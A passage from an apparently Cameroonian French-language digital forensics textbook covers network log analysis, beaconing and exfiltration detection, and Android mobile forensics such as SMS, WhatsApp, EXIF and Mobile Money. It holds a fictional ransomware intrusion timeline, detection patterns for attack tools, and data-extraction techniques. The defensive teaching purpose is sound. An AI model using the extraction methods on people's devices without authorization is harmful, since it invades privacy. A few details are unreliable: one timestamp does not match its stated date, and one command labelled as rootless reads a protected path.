    -T fields -e frame.time_epoch | sort -n > /tmp/beacon_times.txt

# Calculer les intervalles entre connexions (en secondes)
awk 'NR>1{printf "%.0f\n", $1-prev} {prev=$1}' \
    /tmp/beacon_times.txt | sort | uniq -c | sort -rn

# Resultat type (beaconing sur 300 secondes) :
#   47 300     <- 47 intervalles de exactement 300 secondes
#    2 299
#    1 301
# -> malware avec beacon toutes les 5 minutes, jitter +/- 1s
# Comparaison : trafic normal -> distribution aleatoire des
   intervalles
```

Listing 15.1: Détection de beaconing dans une capture

15.4 Reconstruction de Sessions Applicatives

15.4.1 Reconstituer un email SMTP

Outils · Extraction et reconstruction d'email SMTP

```
# Extraire le contenu SMTP brut
tshark -r capture.pcap -Y "smtp" \
    -T fields -e smtp.req.command -e smtp.req.parameter

# Follow TCP Stream sur une session SMTP (non chiffree)
tshark -r capture.pcap -q -z "follow,tcp,ascii,5"
# Resultat type :
# EHLO attacker.ru
# MAIL FROM:<contact@medequip-portugal.com>
# RCPT TO:<finance@sotradi.cm>
# DATA
# From: Service Comptabilite <contact@medequip-portugal.com>
```

```
# Subject: Facture mensuelle equipements
# [corps du message avec piece jointe frauduleuse]

# Extraire les pieces jointes SMTP (format MIME)
# Wireshark GUI : File --> Export Objects --> IMF (Internet Mail)
# CLI :
tshark -r capture.pcap --export-objects "imf,/output/smtp_objects/"
# Puis analyser la piece jointe :
file /output/smtp_objects/attachment.pdf
sha256sum /output/smtp_objects/attachment.pdf
# Verifier sur VirusTotal
```

Scénario Opérationnel · Cas NKAM. Reconstruction complète de l'email BEC

La capture réseau de SOTRADI SA (`sotradi_capture.pcap`) contient la session SMTP du phishing. Analyse :

Étape 1. Identifier la session SMTP suspecte :

```
# Filtrer les sessions SMTP entrantes (serveur mail SOTRADI sur TCP 25)
tshark -r sotradi_capture.pcap -Y "smtp && tcp.dstport == 25"
# Session identifiee : frame 14872-14950, IP source 91.XXX.XX.XX
```

Étape 2. Analyser les en-têtes SMTP :

```
tshark -r sotradi_capture.pcap -q -z "follow,tcp,ascii,14872"
# En-tetes reveles :
# MAIL FROM: contact@medequip-portugal.com
# X-Originating-IP: 91.XXX.XX.XX     <- IP reelle (serveur russe)
# Received: from mail.yandex.ru      <- origine reelle
# Date: 2026-01-15 14:28:03
```

Constatation forensique : L'email de la session TCP 5 (frame 14872) affiche l'adresse expéditrice `contact@medequip-portugal.com` dans le champ `MAIL FROM` mais révèle dans le champ `X-Originating-IP` l'IP `91.XXX.XX.XX`, enregistrée en Russie selon les bases WHOIS consultées le 20 janvier 2026. L'en-tête `Received` confirme le transit par les serveurs Yandex.ru.

15.4.2 Analyse de trafic FTP : transferts de fichiers en clair

```
# FTP en clair (port 21 controle, 20 donnees) : tout visible
tshark -r capture.pcap -Y "ftp" \
    -T fields -e frame.time -e ftp.request.command \
    -e ftp.request.arg

# Resultat type :
```

```
# 02:20:15  USER   admin
# 02:20:16  PASS   admin123  <- mot de passe en clair !
# 02:20:17  CWD    /confidential/RH/
# 02:20:18  RETR   salaires_2026.xlsx  <- telechargement fichier
    confidentiel

# Extraire les fichiers transferes via FTP-DATA (port 20)
tshark -r capture.pcap --export-objects "ftp-data,/output/
   ftp_objects/"

# Note : FTPS (FTP over TLS) chiffre le contenu mais les commandes
# (USER, PASS, fichiers) restent potentiellement visibles si TLS
# est mal configure (certificat auto-signe, version obsolete)
```

Listing 15.2: Reconstruction de transferts FTP depuis une capture

15.5 Analyse des Logs sans Capture Complète

En l'absence de capture pcap (la situation la plus courante en investigation : le réseau n'était pas monitoré au moment de l'incident), les logs de périphériques réseau deviennent la seule source d'information réseau. Ils sont moins riches, mais souvent disponibles.

15.5.1 Logs de pare-feu

Outils · Analyse de logs de pare-feu (format syslog/Palo Alto)

```
# Logs de pare-feu au format syslog standard
# Structure typique : timestamp src_ip dst_ip src_port dst_port
    action

# Extraire toutes les connexions vers une IP suspecte
grep "185.220.XX.XX" /var/log/firewall.log | \
    grep "ACCEPT\|ALLOW" | \
    awk '{print $1,$2,$3,$4,$5,$6}' | sort -k3 -n

# Calculer le volume par connexion (bytes transferes)
grep "185.220.XX.XX" /var/log/firewall.log | \
    awk '{bytes+=$NF} END {print "Total bytes:", bytes}'

# Connexions refusees (tentatives d'intrusion ou scan)
grep "DENY\|BLOCK\|DROP" /var/log/firewall.log | \
    awk '{print $5}' | sort | uniq -c | sort -rn | head -20
# Top IP sources bloquees : peut identifier un scanner

# Detecter le beaconing dans les logs pare-feu
grep "185.220.XX.XX" /var/log/firewall.log | \
    awk '{print $1}' | \
    awk 'BEGIN{FS=":"}{printf "%s%s%s\n",$1,$2,$3}' | \
    sort | uniq -c | sort -rn
```

```
# Connexions recurrentes a la meme minute -> beaconing probable
```

15.5.2 Logs de proxy web

Outils · Analyse de logs de proxy Squid/Bluecoat

```
# Format Squid access.log :
# timestamp elapsed client action/code bytes method url

# Sites les plus consultés (volume)
awk '{print $7}' /var/log/squid/access.log | \
    awk -F/ '{print $3}' | sort | uniq -c | sort -rn | head -20

# Telechargements volumineux (potentielle exfiltration)
awk '$5 > 10000000 {print $3,$7,$5}' /var/log/squid/access.log
# -> connections > 10 Mo vers des URLs externes

# User-Agents inhabituels (malware, outils d'attaque)
awk '{print $NF}' /var/log/squid/access.log | sort | uniq -c | \
    sort -rn | grep -iv "Mozilla\|Chrome\|Firefox\|Safari"
# Resultat suspect : "python-requests/2.28.0" -> script automatise
#                    "curl/7.74.0" -> ligne de commande
#                    "Go-http-client/1.1" -> outil Go

# Connexions hors horaires de bureau
awk '$1 >= 1678668000 && $1 <= 1678675200' /var/log/squid/access.log
# (timestamps UNIX pour 00h00-02h00 le 13 mars 2026)
```

15.5.3 Logs DNS : reconstituer l'activité réseau par les noms

```
# Logs de requetes DNS (BIND format)
grep "QUERY" /var/log/named/query.log | \
    awk '{print $5}' | sort | uniq -c | sort -rn | head -30

# Domaines enregistres recemment (DGA / domaines d'attaque)
# Les DGA (Domain Generation Algorithms) produisent des noms aleatoires
grep "QUERY" /var/log/named/query.log | \
    awk '{print $5}' | \
    awk -F. '{
        n = split($0, a, ".");
        label = a[n-1] "." a[n];  # domaine principal
        sub_label = a[1];          # premier sous-domaine
        if (length(sub_label) > 15) print $0  # sous-domaine long
    }'

```

```
# Volume de requetes par client (qui fait beaucoup de DNS ?)
grep "QUERY" /var/log/named/query.log | \
    awk '{print $4}' | sort | uniq -c | sort -rn | head -10
# Si une machine fait 10x plus de requetes que les autres : suspect

# Synchroniser DNS logs avec timeline systeme (Ch. 14)
# Timestamp DNS 02:14:07 -> resolution medequip-portugal.com
# Timestamp MFT 02:17:44 -> execution enc_all.ps1
# Correlation : la resolution DNS precede l'execution de 3 min 37
    sec
```

Listing 15.3: Analyse de logs DNS (BIND / Windows DNS)

15.6 Corrélation Temporelle Multi-Sources

La puissance de la forensique réseau réside dans la **corrélation** entre les sources réseau et les sources système. Chaque source seule est un fragment ; la corrélation révèle l'image complète.

Source	Information réseau	Corrélation avec Ch.
Capture pcap	IP, ports, contenu des sessions	Corrélation temporelle : connexion TCP à 02h14:09 ↔ entrée journald SSH Accepted à 02h14:09
Logs pare-feu	Flux autorisés/refusés, volumes	Corrélation volumétrique : 45 Mo sortants à 02h19 ↔ `$UsnJrnl` accès 847 fichiers à 02h18
Logs DNS	Noms résolus, clients, timestamps	Corrélation causale : résolution `malware.domain.com` à 02h13 → connexion vers cette IP à 02h14
Logs proxy	URLs, User-Agents, volumes	Corrélation comportementale : User-Agent `python-requests` depuis machine du comptable = inhabituel

Tableau 15.3. Corrélation temporelle multi-sources

Scénario Opérationnel · Timeline réseau + système : Opération MVOM complète

En fusionnant la timeline système (Ch. 14) avec les sources réseau de ce chapitre, la séquence complète de l'attaque émerge :

```
# Timeline fusionnee (source en brackets)
02:13:45  [DNS log]     Resolution: update.windowscdn.net ->
```

```
   185.220.XX.XX
02:14:02  [journald]    SSH Failed password from 185.220.XX.XX (
   x7)
02:14:09  [journald]    SSH Accepted password root from 185.220.
   XX.XX
02:14:09  [pcap]        TCP SYN dst=185.220.XX.XX:4444 (C2
   channel)
02:16:50  [$UsnJrnl]    FileCreate: enc_all.ps1
02:17:40  [UserAssist]  powershell.exe executed
02:17:44  [Prefetch]    enc_all.ps1 executed
02:18:31  [$UsnJrnl]    847 fichiers .docx DataOverwrite (
   chiffrement)
02:19:05  [firewall]    ALLOW 10.0.0.15 -> 185.220.XX.XX:443 45.2
   MB
02:19:05  [proxy log]   POST https://update.windowscdn.net
   45231400 bytes
02:19:48  [pcap]        TCP FIN 185.220.XX.XX:4444 (deconnexion
   C2)
```

Reconstruction narrative : L'attaquant a d'abord effectué une résolution DNS pour préparer sa connexion (02h13). Il a obtenu un accès root par brute-force SSH (02h14). Il a immédiatement ouvert un canal C2 (port 4444, 02h14) par lequel il a téléchargé et exécuté le ransomware (02h16–02h18). Il a exfiltré 45 Mo de données (vraisemblablement les fichiers avant chiffrement, 02h19) avant de fermer la connexion C2 (02h19:48).

Jurisprudence & Droit applicable

Admissibilité des logs réseau en droit camerounais

Les logs de pare-feu, proxy et serveurs DNS constituent des "données informatiques" au sens de l'art. 4 de la **Loi 2010/012** [28]. Leur admissibilité en tant que preuves est soumise aux mêmes conditions que tout artefact numérique :

1. Origine légale : les logs doivent avoir été conservés dans le cadre normal de l'exploitation du réseau (art. 27 **Loi 2024/017** [30] : obligation de sécurité et traçabilité) ;
2. Intégrité : hash SHA-256 calculé au moment de la saisie ;
3. Chaîne de custody documentée depuis le serveur jusqu'au tribunal ;
4. Expert judiciaire agréé pour attester de l'authenticité et de l'interprétation technique.

Notions mobilisées par les laboratoires INA-LAB-02 et INA-LAB-03

INA-LAB-02 (capture réseau). Le beaconing se repère dans la table des conversations TCP (une destination répétée) et se mesure sur les écarts entre les paquets `SYN` successifs vers cette destination ; la requête DNS qui précède le premier contact donne le domaine de façade. Le suivi de flux (*Follow TCP Stream*) d'une session SMTP redonne l'enveloppe (`MAIL FROM`) et les en-têtes (`Received`, `X-Originating-IP`).

INA-LAB-03 (journaux sans capture).

- Un tunnel DNS se voit à des requêtes nombreuses, souvent de type `TXT`, dont les sous-domaines sont longs et aléatoires sous un même domaine ; on compte les requêtes sur ce domaine.
- Le volume exfiltré par un proxy se calcule en sommant le champ des octets envoyés des requêtes `POST` vers le site ; on l'exprime en Mio (1 Mio = 1 048 576 octets).
- **Décalage d'horloge** : avant de fusionner des journaux, on mesure l'écart de chaque horloge sur un événement commun (la même connexion vue par le proxy et par le pare-feu) ; on corrige ensuite toutes les heures de cette source de cet écart.

★ À retenir

Ce qu'il faut retenir de ce chapitre :

- **Position de la sonde d'abord** : port SPAN (tout le switch) ; TAP WAN (tout le trafic Internet) ; agent hôte (tout le trafic de la machine, chiffré compris). Capturer au mauvais endroit = ne rien voir.
- **Follow TCP Stream** : reconstruit la session complète. `-export-objects http` extrait les fichiers transférés avec leurs hash. Calculer le SHA-256 de chaque objet et soumettre sur VirusTotal.
- **Exfiltration :** détecter par le volume (POST volumineux) ; l'entropie du contenu (contenu chiffré) ; le ratio upload/download anormal.
- **Tunneling DNS** : sous-domaines de > 50 caractères ; volume anormal de requêtes vers un même domaine ; réponses TXT avec contenu binaire.
- **Beaconing** : intervalles réguliers de connexion vers la même destination. Calculer les intervalles et leur distribution : un malware produit une distribution quasi-normale centrée sur son intervalle ; le trafic légitime est aléatoire.
- **Logs sans capture** : logs pare-feu (flux, volumes) ; proxy (URLs, User-Agents) ; DNS (domaines résolus) constituent des sources complémentaires indispensables quand pas de pcap.

➢ **Corrélation temporelle** : la valeur de la forensique réseau vient de la croisé avec la timeline système (Ch. 14). La convergence temporelle entre log DNS → log pare-feu → journald → `$UsnJrnl` est une preuve bien plus robuste que chaque source isolée.

➢ **Admissibilité** : logs réseau = données informatiques (art. 4 Loi 2010/012) ; mêmes exigences : intégrité (hash), custody, expert agréé.

✍ Exercice 15.1. Position de sonde ★☆☆

Une entreprise de Yaoundé suspecte une exfiltration de données depuis un poste de travail du département comptabilité. Le réseau comprend : un routeur Internet, un switch principal, 40 postes de travail Windows, un serveur de fichiers, et un serveur de messagerie.

(a) Où positionneriez-vous la sonde de capture pour voir tout le trafic Internet du poste suspect ?

(b) Pourrait-on capturer le trafic interne entre le poste suspect et le serveur de fichiers avec cette même sonde ? Si non, comment ?

(c) Si vous n'avez pas accès au switch pour un SPAN port, quelles alternatives avez-vous pour capturer le trafic ?

(d) À quel moment de l'incident est-il trop tard pour une capture réseau (et quelles sources de substitution utiliser) ?

✍ Exercice 15.2. Analyse de capture ★★☆

La capture `incident_baobab.pcap` de l'Opération BAOBAB (Chapitre 10 (UE SEC4031)) est disponible. `tshark -r incident_baobab.pcap -q -z "conv,tcp"` révèle :

```
# Extrait conversations TCP :
10.0.0.42:52341 <-> 196.200.XX.XX:443   847 pkts   2.3 MB   <->   4.1 KB
10.0.0.42:52411 <-> 196.200.XX.XX:443   848 pkts   2.3 MB   <->   4.2 KB
10.0.0.42:52478 <-> 196.200.XX.XX:443   847 pkts   2.3 MB   <->   4.1 KB
[...] (total : 47 conversations similaires)
```

(a) Quelle anomalie identifiez-vous dans ces conversations ? À quoi ressemble ce pattern ?

(b) Calculez l'intervalle approximatif entre les connexions.

(c) Quelles commandes tshark utiliseriez-vous pour : (i) extraire les intervalles entre connexions ; (ii) vérifier si le contenu est chiffré ; (iii) identifier le User-Agent si ces connexions sont HTTP/S ?

(d) Rédigez la constatation forensique correspondante (sans interprétation) et l'analyse avec niveau de confiance.

✍ Exercice 15.3. Corrélation multi-sources ★★★

Vous disposez des sources suivantes pour l'Opération NKAM :

- Capture `sotradi.pcap` (trafic réseau 14–15 janvier 2026) ;
- Logs pare-feu Palo Alto (30 jours) ;
- Logs proxy Bluecoat (30 jours) ;
- Logs DNS interne (30 jours) ;
- Image forensique E01 du poste du comptable ;
- Dump RAM du serveur de messagerie.

(a) Construisez un plan d'investigation réseau : dans quel ordre analyser ces sources ? Quelle question spécifique posez-vous à chaque source ?

(b) Comment corréleriez-vous temporellement les logs DNS avec le contenu SMTP de la capture pcap pour établir une chronologie de l'attaque BEC ?

(c) Appliquez la grille CRO à la décision d'extraire et d'analyser le contenu des pièces jointes SMTP identifiées dans la capture : qui peut y accéder ? Quelle base légale cite-t-on ?

(d) Rédigez la section Constatations réseau de votre rapport, couvrant la période 14h00–15h00 du 15 janvier 2026.

● Note

Transition. Le Chapitre 16 (Forensique Mobile) quitte le serveur et le réseau pour l'objet le plus présent dans les enquêtes camerounaises : le téléphone, avec ses applications de messagerie et le Mobile Money. Plus loin, le Chapitre 22 (Anti-Forensique et Contre-Mesures) traitera l'autre côté du miroir : les techniques qu'un attaquant utilise pour effacer les traces dans les systèmes et le réseau, et comment les détecter malgré tout.

16

FORENSIQUE MOBILE, ANDROID ET IOS

« Le téléphone portable est le journal intime du XXIe siècle et bien plus révélateur. »

Adage de la forensique mobile

Niveau : *Intermédiaire* • Chapitre 9 (UE SEC4031) (acquisition mobile : ADB, 4 niveaux, iOS) indispensable. Ce chapitre couvre l'analyse post-acquisition.

✦ Objectifs du chapitre

- Comprendre l'architecture de stockage Android : partitions, systèmes de fichiers, emplacements des données applicatives.
- Analyser les bases de données SQLite des applications critiques : SMS, WhatsApp, contacts, calendrier.
- Reconstruire une chronologie d'activité mobile depuis les journaux système Android et les métadonnées EXIF.
- Identifier et exploiter les artefacts de géolocalisation : historique GPS, réseaux Wi-Fi, antennes GSM.
- Analyser les artefacts spécifiques Mobile Money (MTN MoMo, Orange Money) pour les fraudes financières numériques.
- Maîtriser les particularités forensiques d'iOS : sauvegarde iTunes, données iCloud, limitations techniques.

Positionnement : de l'extraction à l'analyse

Le Chapitre 9 (UE SEC4031) s'est terminé sur `adb pull /sdcard/` et la liste des 9 commandes ADB essentielles. Ce chapitre part de là : vous avez l'extraction. Que contient-elle ? Où sont les preuves ? Comment les lire, les dater, les corroborer ?

En Afrique subsaharienne, l'écrasante majorité des infractions numériques implique un téléphone mobile plutôt qu'un ordinateur : fraudes MoMo, harcèlement sur WhatsApp, arnaques Facebook, SIM swapping. Maîtriser la forensique mobile n'est pas optionnel, c'est la compétence la plus immédiatement utile sur le terrain camerounais.

16.1 Architecture de Stockage Android

16.1.1 Les partitions essentielles

Un téléphone Android typique présente plusieurs partitions dont deux sont centrales pour la forensique :

Partition	Contenu	Accessibilité forensique
`/data`	Données applicatives, comptes, bases de données SQLite, paramètres	**Nécessite root ou extraction physique.** Contient les données les plus sensibles : messages, mots de passe, tokens d'authentification.
`/sdcard` (`/storage/emula`	Photos, vidéos, téléchargements, backups WhatsApp	**Accessible via ADB sans root.** `adb pull /sdcard/`
`/system`	OS Android, applications système	Lecture seule ; peu utile en investigation courante
`/cache`	Cache des applications	Volatile ; contenu non garanti après redémarrage

Tableau 16.1. Partitions Android et accessibilité forensique

★ Attention

La limite fondamentale de l'extraction ADB sans root

`adb pull /sdcard/` donne accès à la carte SD virtuelle (`/storage/emulated/0`). Les données applicatives les plus importantes (SMS, contacts, messages WhatsApp, tokens de connexion) sont dans `/data/data/<package>` et **ne sont pas accessibles sans root**.

Conséquence pratique : pour une affaire impliquant les messages d'une application (WhatsApp, SMS, Messenger), l'extraction ADB logique est insuffisante sauf si : (a) le téléphone était rooté, (b) une sauvegarde ADB a été activée (`adb backup -all -shared`), ou (c) les backups WhatsApp ont été sauvegardés sur `/sdcard` (comportement par défaut de WhatsApp).

16.1.2 Emplacements clés des données applicatives

Application	Chemin (root requis)	Chemin accessible sans root
SMS	/data/data/com.androi	adb shell content query -uri content://sms/ 'databases/mmssms.db
Contacts	/data/data/com.androi	adb shell content query -uri content://contacts/ latabases/contacts2.c
WhatsApp messages	/data/data/com.whatsa	/sdcard/WhatsApp/Databases/msgstore.db.cr (chiffré)
WhatsApp médias	/data/data/com.whatsa	/sdcard/WhatsApp/Media/ (non chiffré)
Appels	/data/data/com.androi	adb shell content query -uri content://call_log/ latabases/contacts2.c
Localisation (Google)	/data/data/com.google	Google Timeline via réquisition (legalprocess.google.com)

Tableau 16.2. Emplacements des données applicatives

16.2 Analyse des Bases de Données SQLite

Les applications Android stockent la quasi-totalité de leurs données dans des fichiers SQLite (extension `.db`). Ces bases de données sont le cœur de l'analyse forensique mobile.

16.2.1 Analyser les SMS : `mmssms.db`

Outils · Analyse de mmssms.db, base de données SMS

```
# Ouverture de la base de donnees SMS (extraite via ADB ou backup)
sqlite3 /output/extraction/mmssms.db

# Structure de la table SMS
.schema sms
-- CREATE TABLE sms (
--   _id INTEGER PRIMARY KEY,
--   thread_id INTEGER,   -- identifiant conversation
--   address TEXT,        -- numero de telephone
--   date INTEGER,        -- timestamp Unix en millisecondes
--   date_sent INTEGER,
--   protocol INTEGER,
--   read INTEGER,        -- 1=lu, 0=non lu
--   type INTEGER,        -- 1=recu, 2=envoye, 3=brouillon
--   body TEXT,           -- contenu du message
-- )
```

```
17
18 -- Tous les SMS avec horodatage lisible
19 SELECT
20     datetime(date/1000, 'unixepoch', 'localtime') AS date_heure,
21     address AS correspondant,
22     CASE type
23         WHEN 1 THEN 'Recu'
24         WHEN 2 THEN 'Envoye'
25         WHEN 3 THEN 'Brouillon'
26     END AS type_sms,
27     body AS contenu
28 FROM sms
29 ORDER BY date;
30
31 -- SMS contenant des mots-cles suspects
32 SELECT datetime(date/1000, 'unixepoch') AS date,
33        address, body
34 FROM sms
35 WHERE body LIKE '%code%' OR body LIKE '%OTP%'
36    OR body LIKE '%virement%' OR body LIKE '%MoMo%'
37 ORDER BY date;
```

16.2.2 Analyser WhatsApp : `msgstore.db`

Le déchiffrement des backups WhatsApp

WhatsApp stocke ses backups locaux au format `msgstore.db.crypt15` (chiffrement AES-256-GCM). La clé est stockée dans `/data/data/com.whatsapp/files/key`, inaccessible sans root.

Cas où le backup est analysable sans root :

1. Téléphone **rooté** : extraire directement `msgstore.db` depuis `/data/data/com.whatsapp/databases/`.
2. **Sauvegarde ADB** (si activée) : `adb backup -apk com.whatsapp` extrait l'application et ses données.
3. **WhatsApp Web actif** : la session Web peut révéler le contenu en temps réel (pas forensique, mais utile en surveillance légale autorisée).
4. **Déchiffrement avec la clé extraite** : si root obtenu via exploit, extraire `key` puis déchiffrer avec l'outil `whatsapp-viewer`.

Outils · WhatsApp, base non chiffrée (root) ou médias

```
1 -- Analyse de msgstore.db (WhatsApp, necesssite root ou backup)
2 sqlite3 /output/msgstore.db
3
```

```
-- Messages recus et envoyes avec horodatage
SELECT
    datetime(timestamp/1000, 'unixepoch', 'localtime') AS date_heure,
    jid AS correspondant,    -- format : 237XXXXXXXX@s.whatsapp.net
    CASE from_me
        WHEN 0 THEN 'Recu'
        WHEN 1 THEN 'Envoye'
    END AS direction,
    data AS message_texte
FROM messages
WHERE data IS NOT NULL
ORDER BY timestamp;

-- Groupes WhatsApp et participants
SELECT
    g.subject AS nom_groupe,
    m.jid AS membre,
    datetime(m.timestamp/1000, 'unixepoch') AS date_ajout
FROM group_participants_history m
JOIN chat g ON g.jid = m.gjid
ORDER BY g.subject, m.timestamp;

-- Medias envoyes/recus (avec chemins de fichier)
SELECT
    datetime(timestamp/1000, 'unixepoch') AS date,
    jid, message_type, media_caption, local_path
FROM messages
WHERE message_type IN (1,2,3)  -- image, audio, video
ORDER BY timestamp;
```

Médias WhatsApp accessibles sans root :

```
# Les medias (photos, videos, documents) envoyes/recus par WhatsApp
# sont stockes en CLAIR sur /sdcard/WhatsApp/Media/
ls /mnt/extraction/WhatsApp/Media/
# WhatsApp Images/
# WhatsApp Video/
# WhatsApp Documents/
# WhatsApp Audio/

# Hash SHA-256 de tous les medias
find /mnt/extraction/WhatsApp/Media/ -type f \
    -exec sha256sum {} \; > /output/whatsapp_media_hashes.txt

# Verification sur VirusTotal (documents/APK suspects)
# Extraction des metadonnees EXIF des images
```

```
exiftool /mnt/extraction/WhatsApp/Media/WhatsApp\ Images/*.jpg \
    | grep -i "GPS\|Date\|Camera\|Make"
```

16.2.3 Analyser les journaux d'appels

```
# Via ADB content query (sans root)
adb shell content query --uri content://call_log/calls \
    --projection "number,type,date,duration,name" \
    > /output/call_log.txt

# Interpretation du champ type :
# 1 = Appel entrant
# 2 = Appel sortant
# 3 = Appel manque
# 4 = Messagerie vocale

# Analyse des appels vers un numero suspect
adb shell content query --uri content://call_log/calls \
    --where "number='23767XXXXXXX'" \
    --projection "date,type,duration"

# Convertir les timestamps
# date en millisecondes Unix -> datetime
python3 -c "
from datetime import datetime
with open('/output/call_log.txt') as f:
    for line in f:
        if 'date' in line:
            ts = int(line.split('=')[1].split(',')[0])
            print(datetime.fromtimestamp(ts/1000))
"
```

Listing 16.1: Extraction des journaux d'appels

16.3 Géolocalisation et Mobilité

16.3.1 Métadonnées EXIF des photos

Les photos prises avec un smartphone embarquent souvent les coordonnées GPS dans les métadonnées EXIF, une source précieuse pour établir où se trouvait le suspect (ou la victime) à un moment donné.

Outils · Extraction et visualisation des métadonnées EXIF

```
# Extraire les metadonnees GPS de toutes les photos
exiftool -csv -GPS* /mnt/extraction/DCIM/Camera/*.jpg \
    > /output/photo_gps.csv

```

```
# Contenu type du CSV :
# SourceFile,GPSLatitude,GPSLongitude,GPSAltitude,
    DateTimeOriginal
# IMG_20260313_021705.jpg,3.8480 N,11.5021 E,741 m,2026:03:13
    02:17:05

# Convertir en format decimal pour Google Maps
exiftool -p '$GPSLatitude#,$GPSLongitude#,$DateTimeOriginal
    $FileName' \
    /mnt/extraction/DCIM/Camera/*.jpg

# Photo prise a 02:17:05 le 13 mars 2026 -> coordonnees GPS
# Utiliser Google Maps ou QGIS pour visualiser le trajet
```

Scénario Opérationnel · Cas MBONGO. localisation via EXIF

L'extraction ADB du téléphone de MBONGO Joseph (EV-002, Chapitre 8 (UE SEC4031)) révèle 15 photos dans `/sdcard/WhatsApp/Media/WhatsApp Images/`. L'analyse EXIF de `IMG-20260115-WA0003.jpg` (une photo d'un relevé bancaire) montre :

```
exiftool IMG-20260115-WA0003.jpg
# GPS Latitude    : 4 deg 2' 52.80" N    (4.0480 N)
# GPS Longitude   : 9 deg 41' 45.60" E   (9.6960 E)
# Create Date     : 2026:01:15 14:28:33
# Camera Model    : Samsung Galaxy A53
```

Constatation : la photo `IMG-20260115-WA0003.jpg` a été prise le 15 janvier 2026 à 14h28 min 33s à des coordonnées GPS de `4.0480°N / 9.6960°E`, correspondant au quartier Akwa, Douala (vérification sur OpenStreetMap ; l'option `exiftool -n` affiche directement les degrés décimaux). Le suspect affirmait être à Yaoundé ce jour-là. La date et les coordonnées sont en cohérence directe avec l'horodatage de l'email de phishing analysé dans l'affaire NKAM (14h28 min, même secteur géographique).

16.3.2 Historique de localisation Google

Google enregistre la position des appareils Android dans Google Maps Timeline (si la fonction est activée). Ces données sont accessibles de deux façons :

1. **Via le compte Google du suspect** (si ses identifiants sont connus ou si son téléphone est déverrouillé) : `myactivity.google.com` ou `timeline.google.com`.
2. **Via réquisition légale à Google** : `legalprocess.google.com`, délai : 10–30 jours ; base légale : art. 57 **Loi 2010/012** [28] (réquisition aux fournisseurs de services numériques).

16.3.3 Données réseau : Wi-Fi et antennes GSM

Outils · Artefacts réseau sur Android

```
# Historique des reseaux Wi-Fi connus (sans root)
adb shell cat /data/misc/wifi/WifiConfigStore.xml
# Ou accessible dans le backup ADB :
# /apps/com.android.providers.settings/db/settings.db

# Analyse du fichier wpa_supplicant (reseaux Wi-Fi)
# Contient : SSID, BSSID, mot de passe (hash), dates de connexion
# Chaque SSID peut etre localise via les bases BSSID publiques
# (Wigle.net, Google Maps Wi-Fi API)

# Journaux des antennes GSM (Cell ID log)
# Disponible via Google Location History (réquisition)
# Ou sur certains appareils dans /data/logger/
# Format : timestamp, MCC, MNC, LAC, Cell_ID
# Convertir Cell_ID en position via opencellid.org

# Exemple de requete OpenCelliD API
curl "https://opencellid.org/cell/get?key=YOUR_KEY
    &mcc=624&mnc=01&lac=9001&cellid=12345"
# -> latitude, longitude de l'antenne (precision : 50-1000 m)
```

Jurisprudence & Droit applicable

Données de localisation et vie privée : cadre légal camerounais

Les données de localisation (GPS, antennes GSM, Wi-Fi) constituent des données à caractère personnel au sens de l'art. 5 de la **Loi 2024/017** [30] (*toute information permettant d'identifier directement ou indirectement une personne physique*). Leur collecte et traitement en contexte forensique doivent respecter :

- Art. 52 **Loi 2010/012** : autorisation judiciaire préalable ;
- Art. 57 **Loi 2010/012** : réquisition formelle à l'opérateur ;
- Art. 9–11 **Loi 2024/017** : finalité et proportionnalité.

Point de vigilance : l'historique de localisation obtenu depuis le téléphone saisi est admissible (l'appareil a été légalement saisi). Mais demander l'historique de localisation à l'opérateur ou à Google nécessite une réquisition judiciaire distincte.

16.4 Artefacts Mobile Money : MoMo, Orange Money

Les fraudes Mobile Money représentent la majorité des affaires numériques en Afrique subsaharienne. La forensique mobile appliquée à ces fraudes présente des spécificités importantes.

16.4.1 Où sont stockées les données Mobile Money

Opérateur / Données	Source primaire	Source secondaire (réquisition)
MTN MoMo. SMS de confirmation	`mmssms.db`	MTN Cameroun ; art. 57 Loi 2010
MTN MoMo. Historique transactions	Application MTN MoMo (`/data/data/com.mtn.m`)	Réquisition MTN Cameroun (CELLCOM)
Orange Money. SMS	`mmssms.db` (SMS OTP, confirmations)	Orange Cameroun ; art. 57 Loi 2010
Orange Money. Transactions	Application Orange Money	Réquisition Orange Cameroun
Historique USSD	Non stocké sur l'appareil	**Uniquement via l'opérateur** ; réquisition indispensable

Tableau 16.3. Sources des données Mobile Money

Outils · Extraction des SMS MoMo depuis mmssms.db

```
-- Tous les SMS de MTN MoMo (numeroMTN = +237 670 000 000)
SELECT
    datetime(date/1000, 'unixepoch', 'localtime') AS date_heure,
    address AS expediteur,
    body AS contenu_sms
FROM sms
WHERE address = '670000000'       -- numero MoMo MTN Cameroun
   OR address LIKE '+23767%'
   OR body LIKE '%MoMo%' OR body LIKE '%MTN%'
ORDER BY date;

-- Resultat type (fraude par phishing OTP) :
-- 2026-01-15 14:22:11  670000000
--   "Votre code OTP MoMo est 847293. Ne le partagez jamais."
-- 2026-01-15 14:22:45  670000000
--   "Vous avez envoye 250000 FCFA a 677XXXXXX. Solde : 12500
   FCFA"

-- Reconstituer la chronologie d'une fraude MoMo
SELECT
    datetime(date/1000, 'unixepoch', 'localtime') AS date_heure,
    CASE type
        WHEN 1 THEN 'SMS recu'
        WHEN 2 THEN 'SMS envoye'
    END AS direction,
    body
FROM sms
WHERE (body LIKE '%OTP%' OR body LIKE '%code%'
```

```
    OR body LIKE '%envoye%' OR body LIKE '%recu%')
  AND date BETWEEN
    strftime('%s','2026-01-15 14:00:00')*1000 AND
    strftime('%s','2026-01-15 15:00:00')*1000
ORDER BY date;
```

Application OPJ/Expert Judiciaire

Réquisition aux opérateurs Mobile Money : que demander

La réquisition judiciaire (art. 57 **Loi 2010/012**) à MTN ou Orange pour une fraude MoMo doit précisément demander :

1. **Historique des transactions** du numéro victime sur la période (30 jours recommandés + 15 jours avant) ;
2. **Identité et photo** associées au numéro bénéficiaire (numéro ayant reçu les fonds) ;
3. **Logs de connexion** à l'application ou aux services USSD du numéro bénéficiaire ;
4. **Carte SIM associée** : série SIM (ICCID) et historique des échanges SIM (SIM swapping) ;
5. **IMEI** du téléphone utilisé avec ce numéro.

L'IMEI est la clé : si le fraudeur a changé de SIM mais gardé son téléphone, l'IMEI identifie le téléphone physique à travers les changements de numéro.

16.5 Forensique iOS : Spécificités et Limitations

16.5.1 Architecture et contraintes forensiques

iOS présente une architecture de sécurité qui complique significativement la forensique par rapport à Android :

Mécanisme iOS	Impact forensique	Contournement
Chiffrement hardware AES-256	Toutes les données sont chiffrées sur la puce ; inaccessibles sans code PIN	Nécessite Cellebrite UFED ou GrayKey ; ou accès au code PIN
